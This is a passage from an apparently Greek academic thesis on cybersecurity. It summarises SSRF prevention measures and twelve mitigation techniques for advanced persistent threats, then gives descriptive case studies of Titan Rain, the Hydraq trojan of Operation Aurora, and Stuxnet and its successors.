Για την αποτροπή επιθέσεων πλαστογράφησης αιτημάτων από την πλευρά του διακομιστή (*SSRF*), απαιτείται η εφαρμογή ορισμένων μέτρων προστασίας από πλευράς προγραμματιστών, που αναπτύσσουν τα λογισμικά, ώστε να κάνουν δυσκολότερο το έργο των επιτιθέμενων που θα προσπαθήσουν να εκμεταλλευτούν τον διακομιστή μιας εφαρμογής. Για το σκοπό αυτό οι προγραμματιστές μπορούν να αποτρέψουν το *SSRF* εφαρμόζοντας μέτρα προστασίας σε επίπεδο εφαρμογής και δικτύου. Αυτά συνοπτικά είναι τα εξής :

- Επικύρωση εισόδου, με την χρήση λίστας επιτρεπόμενων χαρακτήρων.
- Απενεργοποίηση ανακατευθύνσεων HTTP, για την αποτροπή της παράκαμψης της επικύρωσης εισόδου.
- Διαβεβαίωση ότι τα δεδομένα παρέχονται από μια έγκυρη διεύθυνση IPv4 ή IPv6.
- Διαβεβαίωση ότι η παρεχόμενη διεύθυνση IP ανήκει σε μία από τις διευθύνσεις *IP* των αναγνωρισμένων και αξιόπιστων εφαρμογών.
- Διαβεβαίωση ότι τα δεδομένα που παρέχονται είναι έγκυρο όνομα τομέα.
- Διαβεβαίωση ότι το παρεχόμενο όνομα τομέα ανήκει σε ένα από τα ονόματα τομέα των αναγνωρισμένων και αξιόπιστων εφαρμογών.
- Η εφαρμογή τείχους προστασίας (*Firewall*), με σκοπό τον έλεγχο πρόσβασης δικτύου για να αποκλειστεί όλη η κυκλοφορία του εσωτερικού δικτύου, εκτός από την απαραίτητη.



Εικόνα 9: Εφαρμογή Firewall [27]

2.7 Τεχνικές μετριασμού επιθέσεων προηγμένων επίμονων απειλών


Με τον όρο μετριασμός (mitigation) αναφερόμαστε στη μείωση των δυσμενών επιπτώσεων ανεπιθύμητων γεγονότων. Υπάρχουν πολλές προτεινόμενες μέθοδοι για τον μετριασμό της APT, μερικές κοινές μέθοδοι είναι οι εξής:

1) **Ανίχνευση Ανωμαλιών (*Anomaly Detection*):** Υπάρχει ένα αναμενόμενο μοτίβο συμπεριφοράς στην κυκλοφορία του δικτύου, το οποίο θεωρείται φυσιολογικό. Αυτή η μέθοδος ανιχνεύει την απόκλιση από το κανονικό με την ανίχνευση ανώμαλης συμπεριφοράς. Ένα σύστημα ανίχνευσης ανωμαλιών παρέχει μια βασική γραμμή για την κανονική συμπεριφορά του δικτύου και του συστήματος.
2) **Λευκές λίστες (*Whitelists*):** Αυτό συμβαίνει όταν μόνο λίγες γνωστές εφαρμογές, δικτυακά δεδομένα και διεργασίες και έμπιστοι τομείς, έχουν πρόσβαση, ενώ άλλοι δεν λαμβάνονται υπόψη. Αυτό επιτρέπει την εκτέλεση μόνο σε γνωστές διεργασίες, που περιορίζουν το σύστημα και δεν λαμβάνει υπόψη άγνωστες εφαρμογές, διεργασίες, τομείς κ.λπ. είτε είναι γνήσιες είτε όχι.
3) **Μαύρες λίστες (*Blacklists*):** Αυτός είναι ο μηχανισμός που χρησιμοποιείται από τις παραδοσιακές προληπτικές μεθόδους. Πρόκειται για έναν κατάλογο γνωστών κακόβουλων εφαρμογών και διεργασιών που αναγνωρίζει και μπλοκάρει τις λειτουργίες τους. Αποτελεί το αντίθετο της λευκής λίστας και μπορεί να αποτρέψει μόνο τους εκ των προτέρων γνωστούς τύπους επιθέσεων.
4) **Σύστημα Ανίχνευσης Εισβολών (*Intrusion Detection System - IDS*)**: Πρόκειται για μια μέθοδο ανίχνευσης εισβολών που βασίζεται στην ανάλυση θυρών υπηρεσιών, πρωτοκόλλων, διευθύνσεων IP, συμβάντων συστήματος, κλήσεων συστήματος κ.λπ. Στόχος είναι η ειδοποίηση του χρήστη/διαχειριστή για μια ύποπτη παραβίαση του συστήματος. Τα συστήματα αυτά βασίζονται είτε σε κεντρικούς υπολογιστές είτε σε δίκτυα
5) **Επίγνωση (*Awareness*)**: Οι περισσότερες περιπτώσεις παραβιάσεων της ασφάλειας εκμεταλλεύονται τον ανθρώπινο παράγοντα στην αλυσίδα

ασφάλειας. Αυτή η αλυσίδα αποτελείται από διάφορα στοιχεία και επίσης από ανθρώπους, οι οποίοι αλληλεπιδρούν άμεσα με το σύστημα. Ο ανθρώπινος εγκέφαλος μπορεί να χειραγωγηθεί επιδέξια, αυτό αποτελεί απειλή για τα συστήματα πληροφοριών. Δεδομένου ότι αυτές οι αλληλεπιδράσεις δεν μπορούν να αποφευχθούν, είναι σημαντικό να ευαισθητοποιηθούν οι χρήστες, σχετικά με τους κινδύνους και τη σημασία της εμπιστευτικότητας. Πρόκειται επίσης για μια αξιολόγηση του επιπέδου γνώσης και κατανόησης των χρηστών σχετικά με την ασφάλεια των πληροφοριών και τις επιπτώσεις της

6) **Εξαπάτηση (*Deception*)**: Αυτό γίνεται κυρίως μέσω συσκευών που κρύβουν την πραγματική τους ταυτότητα. Ένας επιτιθέμενος γίνεται να πιστέψει ότι οι προσπάθειές του αποδίδουν, παρέχοντάς του πρόσβαση σε ένα εικονικό σύστημα ή μια συσκευή honeypot και κρατώντας τον απασχολημένο μέχρι να εντοπιστεί.
7) **Κρυπτογραφία (*Cryptography*)**: Αυτή είναι η τέχνη της μυστικής γραφής, της αλλαγής των πληροφοριών σε μορφή που δεν είναι κατανοητή. Αυτή η μέθοδος χρησιμοποιείται όταν ο αντίπαλος είναι σε θέση να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε πληροφορίες - σε αυτή την περίπτωση ο επιτιθέμενος δεν θα είναι σε θέση να τις κατανοήσει.
8) **Ανάλυση κυκλοφορίας / δεδομένων (*Traffic / Data analysis*)**: Πρόκειται για τη χρήση στατιστικών μεθόδων για την ανάλυση της κυκλοφορίας και των δεδομένων με βάση κυρίως το πρωτόκολλο του δικτύου, την κατηγορία του χρήστη, τις λειτουργίες που εκτελούνται, κ.λπ.
9) **Σύστημα διαχείρισης πληροφοριών και συμβάντων ασφαλείας (Security Information and Event Management system - SIEM)**: Είναι ένα σύστημα που συλλέγει δεδομένα για ανάλυση, στην προσπάθειά του να ανιχνεύσει και να αποτρέψει μη εξουσιοδοτημένη πρόσβαση. Αυτό το σύστημα χρησιμοποιεί πολλαπλά στατιστικά στοιχεία και δεδομένα για να λάβει μια απόφαση.
10) **Αναγνώριση Προτύπων (*Pattern Recognition*)**: Όταν η ταυτότητα μιας κακόβουλης εφαρμογής δεν είναι γνωστή, ο τρόπος λειτουργίας μπορεί να χρησιμοποιηθεί για την ανίχνευση της εφαρμογής. Αυτή η μέθοδος βασίζεται στην ιδεολογία ότι οι κακόβουλες εφαρμογές είναι παρόμοιες ως προς τον τρόπο λειτουργίας τους και μπορούν να εντοπιστούν χρησιμοποιώντας αυτές τις λειτουργικές ομοιότητες.
11) **Αξιολόγηση κινδύνων (*Risk assessment*)**: Αξιολόγηση των κινδύνων και της πιθανότητας επίθεσης που ενέχει μια εφαρμογή, παρακολουθώντας τις δραστηριότητές της σε ένα περιορισμένο περιβάλλον. Η αξία των επιπτώσεων των κινδύνων και το επίπεδο κινδύνου είναι συγκεντρωτικά. Η μέθοδος αυτή βοηθά στην ανάδειξη ύποπτων επιθέσεων.
12) **Ασφάλεια πολλαπλών επιπέδων (*Multi-layer security*)**: Η επικοινωνία στο υπολογιστικά συστήματα περιλαμβάνει διάφορα επίπεδα, τα οποία έχουν

διάφορες χρήσεις. Αυτή η μέθοδος χρησιμοποιεί πολλαπλούς αμυντικούς μηχανισμούς στην προσπάθεια να παγιδεύσει τις δραστηριότητες των κακόβουλων εφαρμογών. Συνδυάζει μεθόδους όπως: Λίστες ελέγχου πρόσβασης (ACLs), κρυπτογράφηση, έλεγχος πλεονασμού, αρχεία καταγραφής κ.λπ. Αυτές οι μέθοδοι εφαρμόζονται στο επίπεδο δικτύου, στο επίπεδο εφαρμογής, στο επίπεδο χρήστη, στο φυσικό επίπεδο, κ.λπ.



Εικόνα 10. Διάγραμμα αποτελεσματικότητας τεχνικών μετριασμού Προηγμένων Επίμονων Απειλών [18]

Η παραπάνω εικόνα δείχνει τη χρήση των 12 τεχνικών μετριασμού σύμφωνα με την έρευνα [18] και προκύπτει ότι η πιο δημοφιλής τεχνική που χρησιμοποιείται είναι η ανάλυση κίνησης/δεδομένων. Με βάση τις εργασίες που έχουν γίνει από αυτούς τους ερευνητές, η υπόθεση είναι ότι μια μέθοδος είναι ανεπαρκής για τον αποτελεσματικό μετριασμό των επιθέσεων APT και προτείνουν τη συνδυαστική χρησιμοποίηση περισσότερων από μιας μεθόδου. Η εφαρμογή αυτών των μεθόδων έγινε με διαφορετικό τρόπο και σε διαφορετικά επίπεδα και φάσεις. Οι μελέτες αυτές διαφέρουν ως προς τα δεδομένα που παρουσιάστηκαν για ανάλυση, τα οποία κυμαίνονται από αρχεία καταγραφής έως γραφήματα ιστού και δεδομένα από πακέτα.

3. Περιπτωσιολογική μελέτη επιθέσεων APTs

3.1 Titan Rain

Την περίοδο του 2003, μια ομάδα Κινέζων χάκερ ξεκίνησε μια διαδικασία εισβολής στον κυβερνοχώρο εναντίον σημαντικών κυβερνητικών στόχων στις Ηνωμένες Πολιτείες. Πολλοί αξιωματούχοι και ειδικοί των Ηνωμένων Πολιτειών υποστηρίζουν ότι η κινεζική κυβέρνηση χρηματοδότησε αυτούς τους χάκερ, αλλά το Πεκίνο το αρνείται κατηγορηματικά [30] [31]. Στις δραστηριότητές τους, αυτά τα *hacks* θα προσπαθούσαν καθημερινά να αποκτήσουν πρόσβαση σε ευαίσθητο υλικό στις Ηνωμένες Πολιτείες.

Ο κύριος στόχος ήταν η κλοπή σημαντικών πληροφοριών, κυρίως από τον δημόσιο τομέα, που μπορούν να χρησιμοποιηθούν προς όφελος της Κίνας [30]. Αυτό θα κυμαινόταν από στρατιωτικό εξοπλισμό, υλικοτεχνική υποστήριξη και τεχνολογικές προόδους στις ένοπλες δυνάμεις. Αυτές οι επιχειρήσεις ονομάστηκαν «*Titan Rain*» στις Ηνωμένες Πολιτείες.

Την επόμενη χρονιά και συγκεκριμένα την περίοδο του 2004, αυτοί οι χάκερ έκαναν τη μεγαλύτερη ανακάλυψη. Η επιχείρηση *Titan Rain* της Κίνας διείσδυσε στον δημόσιο τομέα και έβαλε σε κίνδυνο ένα τεράστιο ποσό στρατιωτικών και κυβερνητικών πληροφοριών. Αυτή η επίθεση στον κυβερνοχώρο θεωρείται μια από τις πιο σημαντικές παραβιάσεις στην ιστορία των ΗΠΑ. Σύμφωνα με μελέτες μόνο εκείνο το βράδυ χτύπησαν εκατοντάδες υπολογιστές ενώ το πρωί βρήκαν τρωτά σημεία στη Διοίκηση Μηχανικών Πληροφοριακών Συστημάτων Στρατού των ΗΠΑ στο *Fort Huachuca* της Αριζόνα.

Λίγο αργότερα βρήκαν την ίδια τρύπα σε υπολογιστές στην Υπηρεσία Πληροφοριακών Συστημάτων Άμυνας του στρατού στο Άρλινγκτον της Βιρτζίνια ενώ στη συνέχεια χτύπησαν το *Naval Ocean System Center*, μια εγκατάσταση αμυντικού τμήματος στο Σαν Ντιέγκο της Καλιφόρνια. Λίγο αργότερα χτύπησαν το Διαστημικό και Στρατηγικό Άμυνας του Στρατού των Ηνωμένων Πολιτειών, μια εγκατάσταση στο Χάντσβιλ της Αλαμπάμα.

Αυτή η ομάδα χάκερ έκανε τη μεγαλύτερη ανακάλυψη, κυρίως λόγω του νέου της όπλου, που ήταν το πρόγραμμα σαρωτή. Αυτό το πρόγραμμα σάρωνε τα τρωτά σημεία σε στρατιωτικά δίκτυα για να βρει έναν μόνο υπολογιστή στον οποίο αυτοί οι Κινέζοι χάκερ μπορούσαν να επιτεθούν. Αφού πραγματοποιηθεί η σάρωση, οι εισβολείς έχουν τη δυνατότητα να εκμεταλλευτούν τον συγκεκριμένο υπολογιστή.

Οι Κινέζοι χάκερ εκείνη την περίοδο βρήκαν δεκάδες υπολογιστές που διαπιστώθηκε ότι ήταν εξαιρετικά ευάλωτοι. Το χειρότερο μέρος αυτής της επίθεσης ήταν το γεγονός πως οι χάκερ δεν άφησαν κανένα σημάδι. Αυτό διευκόλυνε την

κινεζική κυβέρνηση να αρνηθεί ότι είχε κάποιο ρόλο, παρά το γεγονός πως με το πέρασμα των ετών εντοπίστηκε εν τέλει μια σύνδεση.

Ο Titan Rain έδειξε πως η ασφάλεια στον κυβερνοχώρο των Ηνωμένων Πολιτειών στον στρατό και την Κυβέρνησή τους ήταν ανεπαρκής. Μέσα σε λίγες μέρες, πολλά βασικά στρατιωτικά και κυβερνητικά τμήματα των ΗΠΑ χτυπήθηκαν. Το πιο εκπληκτικό ήταν η σύγχυση στην οποία βρισκόταν κάθε τμήμα όταν συνέβη η εισβολή. Δεν υπήρξε επικοινωνία από κανένα τμήμα κατά τη διάρκεια της επίθεσης. Μόνο μετά το περιστατικό όλα τα τμήματα συνειδητοποίησαν πως υπήρξε παράλληλη παραβίαση.

Κοιτάζοντας το *Titan Rain*, η έλλειψη επικοινωνίας αποδείχθηκε σημαντικό πρόβλημα σε αυτήν την εισβολή. Σε μια τέτοια κρίση, θα πρέπει να υπάρχει ένα σχέδιο αντιμετώπισης τέτοιων περιστατικών. Σύμφωνα με έρευνες των προηγούμενων ετών η επικοινωνία σε μια τέτοια κρίση είναι ένα από τα κυριότερα στοιχεία στη διαχείριση μιας δύσκολης κατάστασης.

Επίσης, αποδείχτηκε πως η τεχνολογία ήταν ξεπερασμένη για να αποτρέψει την επιτυχία του παραπάνω προγράμματος. Το πρόγραμμα σαρωτή εισήλθε χωρίς να ανιχνευθεί και ερεύνησε το πεδίο για πιθανή παραβίαση του υπολογιστή. Ως μια αρκετά νέα δημιουργία, πέτυχε χωρίς κανένα δισταγμό. Αυτό σήμαινε ότι τα κυβερνητικά εργαλεία που χρησιμοποιούνταν για την πρόληψη τέτοιων εισβολών ήταν σχετικά ξεπερασμένα.

Η απάντηση των ΗΠΑ στο *Titan Rain* ήταν να κατηγορήσει την Κίνα. Αμερικανοί αξιωματούχοι ζήτησαν από την Κίνα να αναλάβει την πλήρη ευθύνη για την επίθεση, αλλά η κινεζική κυβέρνηση αρνήθηκε, επικαλούμενη έλλειψη στοιχείων στον ισχυρισμό των Ηνωμένων Πολιτειών. Οι Ηνωμένες Πολιτείες ήταν σε κακή θέση επειδή το πρόγραμμα σαρωτή δεν άφησε συγκεκριμένα στοιχεία. Εκτός από αυτή τη στάση θυμάτων, οι Ηνωμένες Πολιτείες δεν έλαβαν τα απαραίτητα μέτρα για τη βελτίωση της άμυνας τους. Αντίθετα, έκανε μικρά βήματα, αλλά δεν άλλαξε τα θεμελιώδη προβλήματά της. Επομένως, η αντίδραση της θεωρείται αποτυχημένη.

3.2 Hydraq

Το *Hydraq* έγινε γνωστό ως το όπλο που χρησιμοποιήθηκε στην Επιχείρηση *Aurora* που στόχευε την *Google* και άλλες αμερικανικές εταιρείες την περίοδο του 2009. Οι επιθέσεις εκμεταλλεύτηκαν μια ευπάθεια *zero-day* στον Internet Explorer για να αποκτήσουν πρόσβαση στα συστήματα υπολογιστών των εταιρειών [32]. Ένα κακόβουλο λογισμικό μπόρεσε να κλέψει πνευματική ιδιοκτησία και να την ανεβάσει σε έναν απομακρυσμένο διακομιστή.

Αν και συγκεκριμένες λεπτομέρειες των επιθέσεων δεν έγιναν ποτέ δημόσιες, η Google έκανε αναφορά σε έναν αριθμό λογαριασμών *Gmail* που παραβιάστηκαν κατά τη διάρκεια ή μετά τις επιθέσεις. Αυτοί οι λογαριασμοί ανήκαν σε άτομα ή οργανισμούς

που ασχολούνταν με πληροφορίες που μπορεί να ήταν πολιτικά ευαίσθητες. Λόγω της φαινομενικά πολιτικής φύσης των επιθέσεων, η ανάρτηση υποδήλωνε ότι η *Google* μπορεί να σταματήσει τη λογοκρισία ορισμένων ευαίσθητων θεμάτων που σχετίζονται με την Κίνα, και επίσης ενίσχυσε την πιθανότητα αυτή η εταιρία να αποχωρήσει εντελώς από την Κίνα [33]. Η ιστορία των επιθέσεων δημοσιοποιήθηκε μετά την ανακοίνωση της *Google*, με οργανισμούς ειδήσεων σε όλο τον κόσμο να επιλέγουν να τοποθετήσουν την ιστορία σε περίοπτη θέση στις πρώτες σελίδες πολλών ιστοσελίδων και έντυπων εκδόσεων.

Την περίοδο του 2012, όμως, υπήρξαν νέες επιθέσεις αυτής της μορφής. Η Symantec είπε ότι οι νέες επιθέσεις *Hydraq* είναι παρόμοιες με τις προηγούμενες στον τρόπο με τον οποίο μολύνουν το σύστημα υπολογιστή του στόχου. Επί της ουσίας υπήρχε ένα καλά προσαρμοσμένο *e-mail* που αποστέλλονταν σε συγκεκριμένους παραλήπτες με σύνδεσμο προς έναν ιστότοπο φιλοξενίας εκμετάλλευσης. Η εκμετάλλευση οδηγεί σε λήψη και εκτέλεση του *Trojan*. Ο *Trojan* συλλέγει πληροφορίες συστήματος και διοχετεύεται σε έναν απομακρυσμένο διακομιστή [34]. Κάθε τόσο γίνεται επικοινωνία με έναν απομακρυσμένο διακομιστή για να δούμε εάν υπάρχουν διαθέσιμες πρόσθετες εντολές. Εκείνη την περίοδο εντοπιζόταν κατά μέσο όρο ένα νέο κύμα επιθέσεων αυτής της μορφής κάθε έξι έως οκτώ εβδομάδες.

Ωστόσο, σε αντίθεση με τις αρχικές επιθέσεις *Hydraq*, οι οποίες εκμεταλλεύονταν τα τρωτά σημεία *zero-day* και είχαν στόχο εταιρείες με έδρα τις ΗΠΑ, αυτές οι νέες επιθέσεις εκμεταλλεύονται γνωστά ελαττώματα και στόχευαν οργανισμούς σε τουλάχιστον 20 διαφορετικές χώρες. Παρόλα αυτά όλες οι επιθέσεις αυτής της μορφής είχαν πάντοτε μια παρόμοια λογική, δηλαδή ένα μήνυμα ηλεκτρονικού ταχυδρομείου αποστέλλονταν σε ένα άτομο ή μια μικρή ομάδα ατόμων εντός ενός οργανισμού.

Καταβάλλονταν όλες οι προσπάθειες ώστε το email να φαίνεται νόμιμο, δηλαδή, να φαίνεται σαν να στάλθηκε από κάποιον που εμπιστεύεται ο παραλήπτης και το θέμα θα σχετίζεται συχνά με τον τομέα δραστηριότητας του παραλήπτη. Για να εγκατασταθεί το κακόβουλο λογισμικό, ο χρήστης πρέπει να εξαπατηθεί είτε να κάνει κλικ σε έναν κακόβουλο σύνδεσμο είτε να εκκινήσει ένα κακόβουλο συνημμένο [35]. Στις πιο εξελιγμένες επιθέσεις αυτού του είδους, ο εισβολέας χρησιμοποιεί μια νέα ευπάθεια *zero day*, καθώς προφανώς αυτό θα έχει μεγαλύτερο ποσοστό επιτυχίας.

Επίσης, θα πρέπει να τονιστεί πως ενώ γίνεται πολύς λόγος για το πιο πρόσφατο περιστατικό, ερευνητές παρατήρησαν μια επίθεση με βάση το *Trojan*.*Hydraq* τον Ιούλιο του 2009 [36]. Σε αυτήν την επίθεση χρησιμοποιήθηκε ένα αρχείο *PDF* για την εκμετάλλευση του ευπάθειας εκτέλεσης απομακρυσμένου κώδικα *Adobe Acrobat*, *Reader* και *Flash Player*. Αυτό το *PDF* εγκατέστησε έναν δούρειο ίππο που ήταν μια παλαιότερη έκδοση του τρέχοντος *Trojan*.*Hydraq*.

Το ίδιο το Trojan.Hydraq είναι σε μεγάλο βαθμό ένας τυπικός Trojan backdoor. Λαμβάνοντας υπόψη τις προσπάθειες που κατέβαλαν οι εισβολείς για να οργανώσουν την επίθεση συνολικά, το τελικό κακόβουλο λογισμικό δεν ήταν τόσο περίπλοκο [32] [14]. Επί της ουσίας δεν χρησιμοποιεί κανένα κόλπο κατά του εντοπισμού σφαλμάτων ή κατά της ανάλυσης.

Σε ό,τι έχει να κάνει με τα κίνητρα της παραπάνω επίθεσης, είναι χρήσιμο να σημειωθεί πως με βάση τη λειτουργικότητα του Trojan, μπορούμε με ασφάλεια να πούμε ότι στόχος του Trojan είναι να ανοίξει μια πίσω πόρτα σε έναν υπολογιστή που έχει υποστεί βλάβη, επιτρέποντας σε έναν απομακρυσμένο εισβολέα να παρακολουθεί τη δραστηριότητα και να κλέβει πληροφορίες από τον υπολογιστή που έχει παραβιαστεί

Μόλις εγκατασταθεί σε ένα εταιρικό δίκτυο, η λειτουργία πίσω πόρτας του Trojan μπορεί να επιτρέψει στον εισβολέα να χρησιμοποιήσει τον αρχικά παραβιασμένο υπολογιστή ως εφαλτήριο για να ξεκινήσει περαιτέρω εισβολές στην υπόλοιπη υποδομή, πράγμα που σημαίνει ότι ο πλούτος των πληροφοριών που μπορεί να κλαπεί θα μπορούσε να είναι δυνητικά πολύ μεγαλύτερος από αυτόν που υπάρχει σε ένα μόνο μηχάνημα.

Αυτή τη στιγμή, οι διακομιστές εντολών και ελέγχου δεν είναι πλέον ενεργοί, επομένως οποιοσδήποτε από τους *Trojans* αυτής της μορφής που παραμένουν ακόμη στο πεδίο εξουδετερώνεται αποτελεσματικά. Η χρήση στατικών διευθύνσεων *URL backchannel* από τους *Trojan* για επικοινωνία με δωρεάν τοποθεσίες *Dynamic DNS* για τη δρομολόγηση της κυκλοφορίας σε διακομιστές ελέγχου, επέτρεψε την κατάχρηση των τοποθεσιών *Dynamic DNS* για την ανάκληση της χρήσης τους [35]. Οι διευθύνσεις *URL* του *backchannel* έχουν αλλάξει από τους ιστότοπους *Dynamic* DNS για να επιλυθούν σε μια διεύθυνση επαναφοράς (127.0.0.2). Αυτό ουσιαστικά διακόπτει τη σύνδεση με τους διακομιστές ελέγχου. Ο διακομιστής ελέγχου έχει επίσης καταργηθεί από την εταιρεία φιλοξενίας *Virtual Private Server* (*VPS*).

Στη σημερινή εποχή, οι προμηθευτές προστασίας από ιούς αυτού του είδους έχουν κυκλοφορήσει υπογραφές για να εντοπίσουν τις παραλλαγές του *Trojan*.*Hydraq* [36]. Καθώς ενδέχεται να εμφανιστούν νέες παραλλαγές ανά πάσα στιγμή, η ενημέρωση των προϊόντων προστασίας από ιούς είναι ζωτικής σημασίας για την προστασία των μηχανημάτων. Τέλος, θα πρέπει να επισημανθεί πως έρευνες τονίζουν ότι ο αριθμός που επηρεάστηκε από αυτήν την επίθεση είναι εξαιρετικά περιορισμένος.

3.3 Stuxnet

Επί της ουσίας πρόκειται για έναν ιό σκουλήκι υπολογιστή που αρχικά στόχευε στις πυρηνικές εγκαταστάσεις του Ιράν και από τότε έχει μεταλλαχθεί και εξαπλωθεί σε άλλες βιομηχανικές εγκαταστάσεις και εγκαταστάσεις παραγωγής ενέργειας [37]. Η

αρχική επίθεση κακόβουλου λογισμικού αυτής της μορφής στόχευε τους προγραμματιζόμενους λογικούς ελεγκτές (*PLC*) που χρησιμοποιούνται για την αυτοματοποίηση των διαδικασιών ενός μηχανήματος.

Μετά την ανακάλυψή του το 2010, ο ιός προκάλεσε αναταραχή της προσοχής των μέσων ενημέρωσης επειδή ήταν ο πρώτος γνωστός ιός ικανός να καταστρέψει το υλικό και επειδή φαινόταν ότι δημιουργήθηκε από την Υπηρεσία Εθνικής Ασφάλειας των ΗΠΑ, τη CIA και τις ισραηλινές υπηρεσίες πληροφοριών. Βάσει μελετών ο συγκεκριμένος ιός δημιούργησε τεράστια προβλήματα στις εγκαταστάσεις εμπλουτισμού ουρανίου στο Νατάνζ του Ιράν προκαλώντας την αυτοκαύση τους [34]. Με την πάροδο του χρόνου, άλλες ομάδες τροποποίησαν τον ιό για να στοχεύσουν εγκαταστάσεις, συμπεριλαμβανομένων σταθμών επεξεργασίας νερού, σταθμών ηλεκτροπαραγωγής και γραμμές αερίου.

Το *Stuxnet* ήταν ένα σκουλήκι πολλαπλών τμημάτων που ταξίδευε σε *USB stick* και εξαπλώθηκε μέσω των υπολογιστών με λειτουργικό σύστημα *Windows*. Ο ιός έψαξε κάθε μολυσμένο υπολογιστή για σημάδια του λογισμικού Siemens Step 7, το οποίο χρησιμοποιούν οι βιομηχανικοί υπολογιστές που χρησιμεύουν ως *PLC* για την αυτοματοποίηση και την παρακολούθηση ηλεκτρομηχανολογικού εξοπλισμού [38]. Αφού βρήκε έναν υπολογιστή *PLC*, η επίθεση κακόβουλου λογισμικού ενημέρωσε τον κώδικά της μέσω του Διαδικτύου και άρχισε να στέλνει οδηγίες που προκαλούν ζημιά στον ηλεκτρομηχανολογικό εξοπλισμό που έλεγχε ο υπολογιστής.


Ταυτόχρονα, ο ιός έστελνε ψευδή ανατροφοδότηση στον κύριο ελεγκτή. Όποιος παρακολουθούσε τον εξοπλισμό δεν θα είχε καμία ένδειξη για πρόβλημα μέχρι να αρχίσει να αυτοκαταστρέφεται [35] [36]. Αν και οι κατασκευαστές αυτού του ιού φέρεται να προγραμμάτισαν να λήξει τον Ιούνιο του 2012 και η Siemens εξέδωσε διορθώσεις για το λογισμικό *PLC* της, η κληρονομιά του Stuxnet παραμένει ζωντανή σε άλλες επιθέσεις κακόβουλου λογισμικού που βασίζονται στον αρχικό κώδικα. Αυτές οι παραλλαγές περιέχουν τα παρακάτω.

- **Duqu** (2011) - Με βάση τον κώδικα *Stuxnet*, το *Duqu* σχεδιάστηκε για να καταγράφει πατήματα πλήκτρων και να εξορύσσει δεδομένα από βιομηχανικές εγκαταστάσεις, πιθανώς για να εξαπολύσει μια μεταγενέστερη επίθεση.
- **Flame** (2012) - Το *Flame*, όπως και το Stuxnet, ταξίδευε μέσω *USB stick*. Το *Flame* ήταν ένα εξελιγμένο λογισμικό υποκλοπής spyware που κατέγραφε συνομιλίες Skype, καταγεγραμμένα πλήκτρα και συγκέντρωνε στιγμιότυπα οθόνης, μεταξύ άλλων δραστηριοτήτων. Στοχεύει κυβερνητικούς και εκπαιδευτικούς οργανισμούς και ορισμένους ιδιώτες κυρίως στο Ιράν και σε άλλες χώρες της Μέσης Ανατολής
- **Havex** (2013) - Η πρόθεση της *Havex* ήταν να συγκεντρώσει πληροφορίες από εταιρείες ενέργειας, αεροπορίας, άμυνας και φαρμακευτικών προϊόντων,

μεταξύ άλλων. Το κακόβουλο λογισμικό *Havex* στόχευε κυρίως οργανισμούς των ΗΠΑ, της Ευρώπης και του Καναδά.

- **Industroyer** (2016) – Επί της ουσίας στόχευε εγκαταστάσεις ηλεκτρικής ενέργειας. Έρευνες κάνουν λόγο ότι προκάλεσε διακοπή ρεύματος στην Ουκρανία στα τέλη του 2016.
- **Triton** (2017) - Αυτό στόχευε τα συστήματα ασφαλείας ενός πετροχημικού εργοστασίου στη Μέση Ανατολή, εγείροντας ανησυχίες σχετικά με την πρόθεση του κατασκευαστή κακόβουλου λογισμικού να προκαλέσει σωματικό τραυματισμό στους εργαζομένους

